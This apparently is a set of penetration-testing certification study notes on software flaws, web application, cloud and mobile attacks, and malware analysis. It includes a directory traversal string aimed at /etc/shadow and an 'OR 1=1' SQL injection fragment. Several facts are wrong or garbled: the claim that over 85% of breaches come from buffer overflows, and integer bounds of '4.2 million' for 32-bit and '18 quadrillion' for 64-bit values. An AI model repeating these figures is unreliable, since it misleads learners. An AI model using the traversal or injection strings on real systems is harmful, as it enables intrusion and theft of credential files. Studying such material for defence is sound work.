        - Occurs when the code attempts to remove the relationship between a pointer and the thing it points to
    - **TOCTOU**
        - Occurs when there is a change between when an app checks a resource and when the app uses the resource
    - **Mutually Exclusive Flag (Mutex)**
        - Acts as a gatekeeper to a section of code so that only one thread can be processed at a time
    - **Deadlock**
        - Occurs when a lock cannot be removed from the resource
    - Properly design and test any locks or mutexes

- **Buffer Overflows**
  - **Buffer Overflow**
    - Occurs when a process stores data outside the memory range allocated by the developer
    - Over 85% of data breaches were caused by a buffer overflow
  - **Buffer**
    - A temporary storage area that a program uses to store data
  - **Stack**
    - Reserved area of memory where the program saves the return address when a function call instruction is received



  - **"Smashing the Stack"**
    - Occurs when an attacker fills up the buffer with NOP instructions



- **Non-Operation (NOP) Instruction**
  - Tells the system to do nothing and simply go to the next instruction

- **Prevention**
  - Maintain a good patch management program

  - Always use secure coding practices
    - Boundary checking
    - Input validation

  - Use Address Space Layout Randomization
    - Address Space Layout Randomization (ASLR)
      - Prevents an attacker's ability to guess where the return pointer for a non-malicious program has been set to call back to

  - Use Data Execution Protection
    - Data Execution Protection (DEP)
      - Blocks applications that attempt to run from protected memory locations

    - Executable code stored in the user data location will be marked as non-executable

- **Integer Overflow**
  - Occurs when a computed result from an operation is too large to fit into its assigned variable type for storage
  - Integer overflows and buffer overflows can lead to arbitrary code execution, and in turn, privilege escalations
  - Upper/lower boundary

Integer	Bounds
8-bit, signed	256 (-128 to +127)
8-bit, unsigned	256 (0 to 255)
16-bit	65,535
32-bit	4.2 million
64-bit	18 quadrillion

  - Size variable bounds appropriately to avoid wasting resources

- **Authentication and References**
  - **Broken Authentication**
    - Insecure authentication mechanisms that can allow an attacker to gain entry


  - **Prevention**
    - Utilize multi-factor authentication
    - Never use default credentials
    - Verify passwords are strong and not found on published password exploitation lists
    - Use limits or delays to slow failed login attempts and brute force attempts
    - Use server-side session management and long and randomized session identifiers
    - Never pass a session identifier as a URL parameter
    - Implement session timeouts and expiring session identifications

- **Insecure Direct Object Reference**
  - Used to manipulate URLs to gain access to a resource without requiring proper authentication

  - Prevention
    - Always use secure coding practices
    - Always implement proper access control techniques to verify a user's authorization

- **Improper Headers**
  - **HTTP Response Headers**
    - Used to control how web servers operate to increase security during operations

    - Protects against:
      - Cross site request forgery
      - Cross site scripting
      - Downgrade attack
      - Cookie hijacking
      - User impersonation
      - Clickjacking




  - **HTTP Strict Transport Security (HSTS)**
    - Allows a web server to notify web browsers to only request using HTTPS and not HTTP

- **HTTP Public Key Pinning (HPKP)**
  - Allows HTTPS websites to resist impersonation by attackers using mis-issued or fraudulent certificates
- **X-Frame-Options**
  - Prevents clickjacking from occurring
- **X-XSS-Protection**
  - Enables cross site scripting filter in the web browser
- **X-Content-Type-Options**
  - Prevents the browser from interpreting files as something other than what they are
- **Content-Security-Policy (CSP)**
  - Impacts how web browsers render pages
- **X-Permitted-Cross-Domain-Policies**
  - Sends a cross-domain policy file to the web client and specifies if the browser has permission to handle data across domains
- **Referrer-Policy**
  - Governs which referrer information should be included with requests made
- **Expect-CT**
  - Indicates browsers to evaluate connections to the host emitting the header for Certificate Transparency compliance
- **Feature-Policy**
  - Allows developers to selectively enable and disable use of various browser features and APIs

- **Code Signing**
  - **Code Signing**
    - Digitally signing executables and scripts to confirm the software author and guarantee code has not been altered

- Code signing just validates that the code is ready for distribution

- **Vulnerable Components**



  - **Client-Side Processing**
    - Puts the load on the end user's machine instead of the server

  - **Server-Side Processing**
    - Considered to be more secure and trustworthy for most use cases

  - **JavaScript Object Notation/Representational State Transfer (JSON REST)**
    - Representational State Transfer (REST)
      - A client/server model for interacting with content on remote systems over HTTP
    - JavaScript Object Notation (JSON)
      - A text-based message format used with RESTful web service
    - REST and JSON
      - Mobile devices
    - SOAP and XML
      - Security/transactional services

  - **SOAP and XML**
    - Simple Object Access Protocol (SOAP)
      - Used for exchanging structural information for web services

- Conduct inspection and sanitization of inputs and outputs to the application

- **Browser Extension**
  - Provides expanded functionality or features to a web browser
  - Flash, ActiveX, JavaScript
    - Remove Adobe Flash installations on your network's clients
  - COM
    - Communication
  - DCOM
    - Distribution
  - Only install extensions from trusted vendors

- **Hypertext Markup Language (HTML5)**
  - A powerful web application programing language that enables feature-rich applications
  - Vulnerabilities
    - Cross-domain messaging
    - Cross-origin resource sharing
    - Web sockets
    - Server sent events
    - Local, offline, and web storage
    - Client-side databases
    - Geolocation requests
    - Web workers
    - Tabnabbing
    - Sandbox frames

- **Asynchronous JavaScript and XML (AJAX)**
  - A grouping of related technologies used on the client side to create asynchronous web applications
  - Same-origin policy
  - AJAX is considered more secure than some other methods

- **Machine Code**
  - Basic instructions written in machine language that can be directly executed by the CPU
  - Specific to a type of processor and can only be run on the processor where it was compiled

- **Bytecode**
  - An intermediate form of code produced by a compiler that can be translated into machine code

- **Software Composition**
  - **Software Composition Analysis**
    - A process by which software can be analyzed for open-source component
    - *A vulnerability in a third-party dependency becomes a vulnerability in your application*
    - When using third-party dependencies, you are responsible for the code you write and did not write
      - Dependency-Check
      - Dependency-Track
  - **Frameworks**
    - Apache Struts
    - Microsoft .NET
    - Ruby on Rails
    - Ramaze
    - Hibernate
    - Django
    - Twisted
    - web.py
  - **Poor Exception Handling**
    - Occurs when a program is not written to anticipate problems or errors

- **Security Misconfiguration**
  - Any issue related to poorly implemented or documented security controls

- **Weak Cryptography Implementation**
  - Occurs when an out-of-date algorithm or cipher is being used in a modern system
  - Utilize a well-known and documented encryption standard

- **Information Disclosure**
  - The act of stealing information from an application or during the communication process between two applications

- **End of Support/End of Life Issues**
  - End of Life
    - No longer sold
  - End of Support
    - No longer updated

- **Code Injection**
  - An exploitation technique that runs malicious code with identification of a legitimate process
  - Ensure applications provide input and output validation


- **Regression Issues**
  - Occur when a source code is changed which may have introduced a new vulnerability or have broken some existing functionality

- **Regression Testing**
  - Validates any software change does not produce any unintended consequences

Application Attacks

- **Application Attacks**
  - **Domain 3: Attacks and Exploits**
    - Objective 3.3
      - Given a scenario, research attack vectors and perform application-based attacks

- **Directory Traversals**
  - **Directory Traversal**
    - Allows access to files, directories, or commands that may or may not be connected to the web document root directory
    - In a directory traversal, an attacker tries to navigate upwards and out of the web document root directory



diontraining.com/../../../etc/shadow

- Unix/Linux
  - ../
- Windows running IIS
  - ..\

- Directory traversals may be used to access any file on a system with the right permissions
- Attackers may try to use %2E%2E%2F instead of ../

- **File Inclusion**
  - Allows an attacker to download a file from an arbitrary location or upload an executable or script file to open a backdoor

  - Remote File Inclusion
    - Executes a script to inject a remote file into the web app or the website

  - Local File Inclusion
    - Adds a file to the web app or website that already exists on the hosting server

- **Cross-Site Scripting (XSS)**
  - **Cross-Site Scripting (XSS)**
    - Injects a malicious script into a trusted site to compromise the site's visitors

    - Cross-site scripting (XSS) is a powerful input validation exploit

    - Method
      - Attacker identifies input validation vulnerability within a trusted website
      - Attacker crafts a URL to perform code injection against the trusted website
      - The trusted site returns a page containing the malicious code injected
      - Malicious code runs in the client's browser with permission level as the trusted site

    - XSS breaks the browser's security and trust model

- Types
  - Non-Persistent XSS
    - Happens once
  - Persistent XSS
    - Embedded code

- **Document Object Model (DOM) XSS**
  - Exploits the client's web browser using client-side scripts to modify the content and layout of the web page
  - DOM XSS runs with the logged in user's privileges of the local system

- **Cross-Site Request Forgery (CSRF)**
  - **Session Management**
    - Enables web applications to uniquely identify a user across several different actions and requests

  - **Cookie**
    - Text file used to store information about a user when they visit a website
      - Non-Persistent Cookie (Session Cookie)
        - Reside in memory
      - Persistent Cookie
        - Stored in browser cache


  - **Session Hijacking**
    - Disconnects a host and then replaces it with his or her own machine by spoofing the original host IP address
      - Session cookie theft
      - Non-random tokens

  - **Session Prediction**
    - Predicts a session token to hijack the session
    - Session tokens must be generated using non-predictable algorithm and must not reveal any info about the session's client

  - **Cross-Site Request Forgery (CSRF)**
    - Exploits a session that was started on another site and within the same web browser

- Prevention
  - Ensure user-specific tokens are used in all form submissions
  - Add randomness and prompt for additional information for password resets
  - Require users to enter their current password when changing it

- **SQL Injections**



  - **Code Injection**
    - Inserts additional information or code through a data input form from a client to an application

  - **SQL Injection**
    - Injects an SQL query through the input form a client uses to send data to a web application
      - URL parameters
      - Form fields
      - Cookies
      - POST data
      - HTTP headers

    - Prevention
      - Use input validation and sanitize any data received from users
      - Web application firewall

    - If you see 'OR 1=1; on the exam, it's an SQL injection

- **XML Injections/Exploitation/Vulnerability**
  - **Extensible Markup Language (XML)**
    - Used by web apps for authentication, authorization, and other types of data exchange
    - Conduct input validation and sanitization of the data received
    - Vulnerabilities
      - Spoofing
      - Request forgery
      - Code injection
  - **XML Bomb (Billion Laughs Attack)**
    - XML encodes entities that expand to exponential sizes, consuming memory on the host and potentially crashing it
  - **XML External Entity (XXE) Attack**
    - Attempts to embed a request for a local resource
  - To prevent XML vulnerabilities from being exploited, use proper input validation
  - Unlike XML, HTML or JavaScript use defined keywords for each bracketed entry

- **Other Injection Attacks**
  - **LDAP Injection**
    - Lightweight Directory Access Protocol (LDAP)
      - Protocol for accessing and maintaining distributed directory information services over an Internet Protocol network
    - Prevention
      - Input validation
      - Input sanitization
  - **Command Injection**
    - Occurs when a threat actor executes arbitrary shell commands on a host via a vulnerable web application

- Prevention
  - Input validation

- Only accept an IP address or a domain name as input


- **Process Injection**
  - A method of executing arbitrary code in the address space of a separate live process

- Prevention
  - Endpoint security
  - Security kernel module
  - Least privilege

Cloud Attacks

- **Cloud Attacks**
  - **Domain 3: Attacks and Exploits**
    - Objective 3.4
      - Given a scenario, research attack vectors and perform attacks on cloud technologies

- **Attacking the Cloud**
  - **Malware Injection Attack**
    - Attempts to add an infected service implementation module to the cloud service
    - The attacker is attempting to insert malicious code into a cloud service or server
  - **Side-Channel Attack**
    - Aims to measure or exploit the indirect effects of a system instead of targeting the code or program directly
    - Prevention
      - Data encryption
      - Multi-factor authentication
      - Routine monitoring and auditing
  - **Direct-To-Origin (D2O) Attack**
    - Attempts to bypass reverse proxies to directly attack the original network or IP address of the cloud-based server



- **Denial of Service (DoS) Attack**
  - Used to attack any protocol, device, operating system, or service to try and disrupt the services it provides to its users

  - **Resource Exhaustion Techniques**
    - Amplification/Volumetric Attack
      - Used to saturate the bandwidth of a given network resource

    - Fragmentation of Requests
      - Sending multiple fragmented HTTP requests to a server

  - **Other DoS Attacks**
    - Packet flood
    - SYN flood
    - HTTP flood
    - DNS flood
    - DNS amplification
    - NTP amplification

- **Credential Harvesting**
  - **Credential Harvesting**
    - Any attack designed to steal usernames and passwords

- **Account Takeover**
  - Attackers silently embed themselves within an organization to slowly gain additional access or infiltrate new organizations
  - Account takeovers are very hard to detect

- **Privilege Escalation**
  - Occurs when an attacker gains the rights of another user or an administrator

    - Vertical
      - User to admin/root account

    - Horizontal
      - User to another user account

- **Vulnerabilities to Exploit**
  - Security Account Manager (SAM) File
    - Contains the hashed passwords of every user on a given Windows system or domain

  - Windows UAC

  - Weak Process Permissions

  - Shared folders
    - Many organizations do not enable access controls to their files and folders on a shared drive

  - Dynamic Link Library (DLL)
    - A library file that contains code that can be used or referenced by more than one program

  - Writable services
    - Writeable services and unquoted service paths can be used to inject a malicious application that will be launched during startup

  - Missing patches

- **Misconfigured Assets**
  - **Misconfigured Cloud Asset**
    - Account, storage, container, or other cloud-based resource that is vulnerable to attack because of its current configuration
  - **Cloud Federation**
    - The combination of infrastructure, platform services, and software to create data and applications that are hosted by the cloud
    - Identify who's responsible for the approval of new services and servers, as well as for their vulnerability and patch management
  - **Identity and Access Management (IAM)**
    - Defines how users and devices are represented in the organization and their associated permissions to resources within the organization's cloud federation
    - Personnel Type
      - Used in IAM to define identities for an organization's employees
      - An organization should ensure they are providing good end-user security training
    - Endpoint Type
      - Used for resources and devices that are used by personnel to gain legitimate access to the network
      - Use centralized EMS
      - Validate endpoints
    - Server Type
      - Used for mission-critical systems that provide a service to other users and endpoints
      - Encryption schemas
      - Digital certificates
      - Configuration hardening
    - Software Type
      - Used by IAM to uniquely identify a software's provenance prior to installation

- A public key infrastructure should be used to provide higher levels of authentication and authority

- Role Type
  - Used to support the identities of various assets and associated permission and rights to the roles or functions of those resources


- **Privileged Account**
  - Allows the user to perform additional tasks, such as installing software, upgrading operating system, modifying configurations, and deleting software or files

- **Shared Account**
  - Any account where the password or authentication credential is shared between more than one person

- **Object Storage**
  - Bucket
    - Amazon Web Services
  - Blob
    - Microsoft Azure

  - An object is the equivalent of a file, and a container is the folder
  - Object ACLs
  - Container policies
  - Access management authorizations

- **Cross-Origin Resource Sharing (CORS) Policy**
  - Allows objects to be read from multiple domain names and displayed properly in the end user's browser
  - OWASP Top 10 lists CORS policy misconfiguration under "Broken Access Control"



- **Container**
  - An image that contains everything needed to run a single application or microservice

  - Vulnerabilities
    - Embedded malware
    - Missing critical security updates
    - Outdated software
    - Configuration defects
    - Hard-coded cleartext passwords

- **Metadata Service Attack**
  - **Metadata Service**
    - Used to provide data about an organization's instances so that they can configure or manage their running instances
    - Some big breaches were tied back to attacks against the metadata service as the initial attack vector
  - **Server-Side Request Forgery (SSRF)**
    - A type of attack that takes advantage of the trust relationship between the server and the other resources it can access
      - Exploits vulnerable applications
      - Communicates with the Metadata Service
      - Extracts credentials
      - Pivots into cloud account
  - Metadata service attack is a form of server-side request forgery attack that focuses on taking metadata about the instances
  - Stay up to date with the latest exploits and techniques as you enter penetration testing

- **Software Development Kit (SDK)**
  - **Software Development Kit (SDK)**
    - A package of tools dedicated to a specific programming language or platform commonly used by developers when creating apps
    - SDKs can contain vulnerabilities if the author who built those functions didn't do a good job

- SDK libraries are designed to be consistent, approachable, diagnosable, dependable, and idiomatic

- Keep up to date with the latest vulnerabilities discovered and released in these different SDKs

- **Auditing the Cloud**
  - **ScoutSuite**
    - An open-source tool written in Python that can be used to audit instances and policies created on multicloud platforms by collecting data using API calls

  - **Prowler**
    - An open-source security tool used for security best practices assessments, audits, incident response, continuous monitoring, hardening, and forensics readiness for AWS cloud services

- Prowler is a command-line tool that can create a report in HTML, CSV, and JSON formats

- **Pacu**
  - An exploitation framework used to assess the security configuration of an Amazon Web Services (AWS) account

- **CloudBrute**
  - Used to find a target's infrastructure, files, and apps across the top cloud service providers, including Amazon, Google, Microsoft, DigitalOcean, Alibaba, Vultr, and Linode

- **Cloud Custodian**
  - An open-source cloud security, governance, and management tool designed to help admins create policies based on different resource types
  - Cloud Custodian is a stateless rules engine used to manage AWS environments by validating and enforcing the environment against set standards


- It is great for defining rules that enable a cloud infrastructure that is secure and optimized

Attacks on Mobile Devices

- **Attacks on Mobile Devices**
  - A lot of smartphones remain unpatched and misconfigured
  - **Domain 3: Attacks and Exploits**
    - Objective 3.5
      - Explain common attacks and vulnerabilities against specialized systems

- **Enterprise Mobility Management**
  - **Enterprise Mobility Management (EMM)**
    - Enables centralized management and control of corporate mobile devices
      - Tracking
      - Controlling
      - Securing
    - Policies and tools

  - **Mobile Device Management (MDM)**
    - Technical controls



  - **Remote Wipe**
    - Reverts a device back to its factory default settings and sanitizes the sensitive data from the device's onboard storage

  - **Device Certificates**
    - Trust Certificate
      - Globally identifies a trusted device within an organization

- A trust certificate can be copied by an attacker


- User-Specific Certificate
  - Assigned to a device to uniquely identify it on the network

- **Firmware Update**
  - Updates the baseband of the radio modem used for cellular, Wi-Fi, Bluetooth, NFC, and GPS connectivity

- **Deployment Options**
  - **Corporate-Owned, Business Only (COBO)**
    - Purchased by the company for use by the employees only for work-related purposes
    - Most secure
    - Most restrictive
    - Most expensive
  - **Corporate-Owned, Personally-Enabled (COPE)**
    - Provides employees with a company procured device for work-related and/or personal use
  - **Choose Your Own Device (CYOD)**
    - Allows employees to select a device from an approved list of vendors or devices
  - **Bring Your Own Device (BYOD)**
    - **Allows employees to bring their own devices into work and connect** them to the corporate network
    - BYOD brings up privacy concerns and is the most difficult to secure
  - **Virtual Mobile Infrastructure (VMI)**
    - Like VDI, but utilizes a virtualized mobile operating system

- **Mobile Reconnaissance Concerns**
  - **Digital Forensics**
    - Ensure devices are set up to encrypt stored data and cloud backups

- **Wearable Technology**
  - Any type of smart device worn on or implanted in the body



  - Wearables collect a wide range of biometric and health data

- **Wireless Eavesdropping**

- Consider how to conduct digital forensics on wearable technologies owned by the company ahead of time


- **Mobile Device Insecurity**
  - **Jailbreaking**
    - Enables a user to obtain root privileges, sideload apps, change or add carriers, and customize the interface of an iOS device

  - **Rooting**
    - Custom Firmware/Custom ROM
      - A new Android OS image that can be applied to a device

    - Systemless Root
      - Does not modify system partitions or files and is less likely to be detected than a custom ROM

  - **Sideloading**
    - Installs an app on a mobile device directly from an installation package instead of an official store

- **Unauthorized app stores**
  - Android and iOS devices block the installation of third-party applications by default



- **Device Configuration Profiles/Protocols**
  - Implement settings and restrictions for mobile devices from centralized mobile device management systems
  - Profiles are mainly used for security, but can also provide a vulnerability

- **Full Device Encryption**
  - iOS
    - 256-bit unique ID
  - Android v6
    - 128-bit AES keys
  - Android v7
    - File-based encryption
  - Android v9
    - Metadata encryption
  - MicroSD Hardware Security Module (HSM)
    - Stores the different cryptographic keys securely inside the mobile device, like a TPM module in a desktop or laptop

- **VPN**
  - Some MDM solutions provide a third-party VPN client

        - Secure socket layer
        - Transport layer security
        - Other

    - Operating System
        - Always on
    - Application
        - Per-app basis
    - Web-Based
        - Location masking

- **Location Services**
    - Refers to how a mobile device is allowed to use cellular data, Wi-Fi, GPS, and Bluetooth to determine its physical location

- **Geolocation**
    - Uses a device's ability to detect its location to determine if access to a particular resource should be granted

- **Geofencing**
    - Creates virtual boundaries based on geographical locations and coordinates

- **Geotagging**
    - Adds location metadata to files or devices

- **Multifactor Authentication**
    - **Identification**
        - Provides identity
    - **Authentication**
        - Validates identity

    - **Multifactor Authentication (MFA)**
        - Uses two or more means (or factors) to prove a user's identity
            - Knowledge (Something you know)
            - Ownership (Something you have)
            - Characteristic (Something you are)

- False Acceptance Rate (FAR)
  - Rate that a system authenticates a user as authorized or valid when they should not have been granted access to the system
- False Rejection Rate (FRR)
  - Rate that a system denies a user as authorized or valid when they should have been granted access to the system
- Crossover Error Rate (CER)
  - An equal error rate (ERR) where the false acceptance rate and false rejection rate are equal

- Location (Somewhere you are)
- Action (Something you do)

- High-security systems often use multifactor authentication

- **OTP Algorithms**
  - Time-Based One-Time Password (TOTP)
    - Computes password from a shared secret and the current time
  - HMAC-Based One-Time Password (HOTP)
    - Computes password from a shared secret and is synchronized across the client and the server
- **Authentication Factors**
  - **In-Band Authentication**
    - Relies on an identity signal from the same system requesting the user authentication
  - **Out-of-Band Authentication**
    - Uses a separate communication channel to send the OTP or PIN
- Implement 2FA or MFA that relies on out-of-band authentication system for high-security networks

- **Mobile Device Attacks**
  - iOS is considered a "walled garden" as it is more restrictive
  - Android was developed to be an open operating system

  - **Overreach of Permissions**
    - Occurs when third-party apps request more permissions than they actually need
    - Overreach of permissions can be used by penetration testers to their advantage

  - **Social Engineering**
    - Vishing
    - Smishing
    - Spamming

  - **Bluetooth**
    - Bluejacking
      - Sending unsolicited messages to a Bluetooth device
      - Sending information

    - Bluesnarfing
      - Making unauthorized access to a device via Bluetooth connection
      - Taking information

- **Malware Analysis**
  - **Sandboxing**
    - A computing environment that is isolated from a host system to guarantee that the environment runs in a controlled and secure fashion
      - Determine if the file is malicious
      - Effects of the file on a system
      - Dependencies with files and hosts

    - Sandboxing allows you to quickly test malware in multiple environments
    - Features
      - Monitor system changes
      - Execute known malware
      - Identify process changes

- Monitor network activity
- Monitor system calls
- Create snapshots
- Record file creation/deletion
- Dump virtual machine's memory

- The sandbox host (virtual machine) should not be used for any other purpose except malware analysis

- Create a honeypot lab with multiple sandboxed machines and Internet access to study malware and its C2

- **Reverse Engineering**
  - The process of analyzing the structure of hardware or software to reveal more about how it functions
  - Malware reverse engineers can determine who wrote the code by learning their patterns
  - Malware writers often obfuscate the code before it is assembled or compiled to prevent analysis

- **Disassembler**
  - A computer program that translates machine language into assembly language

- **Machine Code**
  - The binary code executed by the processor, typically represented as 2 hex digits for each byte

- **Assembly Code**
  - The native process or instruction set used to implement a program

- **Decompiler**
  - Software that translates a binary or low-level machine language code into higher level code

- **High-Level Code**
  - Real or pseudocode in human readable form that makes it easier to identify functions, variables, and programming logic used in the code

- Reverse engineers attempt to identify malware by finding strings to use as a signature for rule-based detection

    - Strings
        - Any sequence of encoded characters that appears within the executable file
